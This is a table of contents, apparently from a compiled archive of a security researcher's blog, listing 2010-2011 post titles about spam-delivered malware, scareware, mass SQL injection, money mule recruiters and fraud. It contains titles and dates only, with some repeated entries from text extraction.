- <u>Dissecting the Xerox WorkCentre Pro Scanned</u>
 <u>Document Themed Campaign (2010-07-19</u>
 <u>20:26)</u>
- ZeuS Crimeware Serving 123Greetings Ecard <u>Themed Campaign in the Wild (2010-07-20 23:40)</u>

• <u>August</u>

- Summarizing Zero Day's Posts for July (2010-08-02 14:54)
- <u>Spamvertised Best Buy, Macy's, Evite and Target</u>
 <u>Themed Scareware/Exploits Serving Campaign</u>

- <u>(2010-08-09 14:19)</u>
- <u>Dissecting a Scareware-Serving Black Hat SEO</u>
 <u>Campaign Using Compromised .NL/.CH Sites</u>
 (2010-08-13 17:09)
- <u>September</u>
 - <u>Historical OSINT: Celebrities Death, Fedex</u>
 <u>Invoices, Office-Themed Malware Campaigns</u>
 (2010-09-08 21:07)
 - Summarizing 3 Years of Research Into Cyber
 Jihad (2010-09-11 16:24)

• 2011

- <u>January</u>
 - <u>Top Ten Must-Read DDanchev Posts For 2010</u> (2011-01-22 00:25)
 - <u>Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 (2011-01-22 12:06)</u>
 - Spamvertised "Your password has been stolen!"
 Malware Campaign Circulating (2011-01-26)
 20:30)
 - <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>Part Five (2011-01-31 12:58)</u>
 - <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Five (2011-01-31 12:58)</u>
- *February*
 - <u>(2011-02-09 12:43)</u>
 - <u>Spamvertised Portfolio of</u>
 <u>Fraudulent/Pharmaceutical Domains (2011-02-14 20:14)</u>
 - A Diverse Portfolio of Fake Security Software -Part Twenty Five (2011-02-15 16:06)
 - <u>Bogus Adult Content SPIM-ed Over ICQ (2011-02-16 13:25)</u>
 - <u>Sampling 419 Advance Fee Scams Activity Part</u>
 <u>Two (2011-02-21 13:54)</u>
 - <u>Summarizing Zero Day's Posts for February</u> (2011-02-28 15:59)

March

- <u>Compromised University Leads to Fraudulent</u>
 <u>Google Brand-jacked Pharmaceutical Ads (2011-03-07 14:08)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Six (2011-03-10 14:45)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Six (2011-03-10 14:45)</u>
- Spamvertised DHL Notification Malware Campaign (2011-03-10 15:29)
- <u>Compromised University Leads to Fraudulent</u>
 <u>Pharmaceutical Ads (2011-03-10 16:53)</u>
- More Spamvertised DHL Notifications Spread
 Malware (2011-03-11 15:31)
- <u>Spamvertised FedEx Notifications Spread</u>
 <u>Malware (2011-03-16 18:14)</u>
- Compromised Universities Leads to Fraudulent Pharmaceutical Ads (2011-03-16 19:30)
- <u>Spamvertised United Parcel Service notifications</u> <u>serve malware (2011-03-23 15:54)</u>
- <u>Spamvertised Post Office Express Mail (USPS)</u>
 <u>Emails Serving Malware (2011-03-25 18:20)</u>
- <u>Dissecting the Massive SQL Injection Attack</u>
 <u>Serving Scareware (2011-03-31 19:54)</u>
- <u>Dissecting the Massive SQL Injection Attack</u>
 <u>Serving Scareware (2011-03-31 19:54)</u>

• <u>April</u>

- Spamvertised DHL Notifications Scareware Campaign (2011-04-04 16:44)
- <u>Summarizing Zero Day's Posts for March (2011-04-04 18:56)</u>
- <u>Don't Play Poker on an Infected Table Part Four</u>
 (2011-04-11 18:10)
- <u>Spamvertised "Reqest Rejected" Campaign</u>
 <u>Serving Scareware (2011-04-12 20:22)</u>

 Spamvertised "Successfull Order 977132" Leads to Scareware (2011-04-28 14:50)

• <u>May</u>

- <u>Summarizing ZDNet's Zero Day Posts for April</u> (2011-05-09 12:50)
- <u>Don't Play Poker on an Infected Table Part Five</u>
 (2011-05-09 15:52)
- <u>A Peek Inside a New DDoS Bot "Snap" (2011-05-09 17:03)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Seven (2011-05-10 12:41)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Eight Historical OSINT (2011-05-25</u>
 <u>13:18)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Eight Historical OSINT (2011-05-25</u>
 13:18)
- A Peek Inside the Vertex Net Loader (2011-05-26 16:34)
- A Peek Inside the Vertex Net Loader (2011-05-26 16:34)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>Part Nine (2011-05-30 12:09)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Nine (2011-05-30 12:09)</u>

• <u>June</u>

 Summarizing ZDNet's Zero Day Posts for May (2011-06-08 16:24)

• July

- <u>Summarizing ZDNet's Zero Day Posts for June</u>
 (2011-07-07 12:24)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Ten (2011-07-07 13:25)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Ten (2011-07-07 13:25)</u>

• <u>August</u>

- Summarizing ZDNet's Zero Day Posts for July (2011-08-22 18:06)
- A Peek Inside Web Malware Exploitation Kits (2011-08-29 13:19)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Eleven (2011-08-29 15:51)</u>
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Eleven (2011-08-29 15:51)</u>

• <u>September</u>

- <u>Summarizing 3 Years of Research Into Cyber</u>
 <u>Jihad (2011-09-11 13:34)</u>
- Summarizing ZDNet's Zero Day Posts for August (2011-09-27 19:13)
- Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT (2011-09-28 14:43)
- <u>Spamvertised 'Uniform Traffic Ticket' and 'FDIC</u>
 <u>Notifications' Serving Malware Historical OSINT</u>
 (2011-09-28 14:43)

October

- <u>Summarizing ZDNet's Zero Day Posts for</u>
 <u>September (2011-10-04 14:37)</u>
- <u>Spamvertised "NACHA security nitification"</u>
 <u>Serving Malware Historical OSINT (2011-10-04 14:38)</u>
- <u>Spamvertised "IRS notice" Serving Malware</u> (2011-10-09 19:53)
- Spamvertised IRS-themed "Last Notice" Emails
 Serving Malware (2011-10-18 21:45)
- <u>Dissecting the Ongoing Mass SQL Injection</u>
 <u>Attack (2011-10-20 23:36)</u>
- Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)
- Exposing the Market for Stolen Credit Cards
 Data (2011-10-31 02:07)

• <u>December</u>

 Summarizing ZDNet's Zero Day Posts for October (2011-12-04 21:05)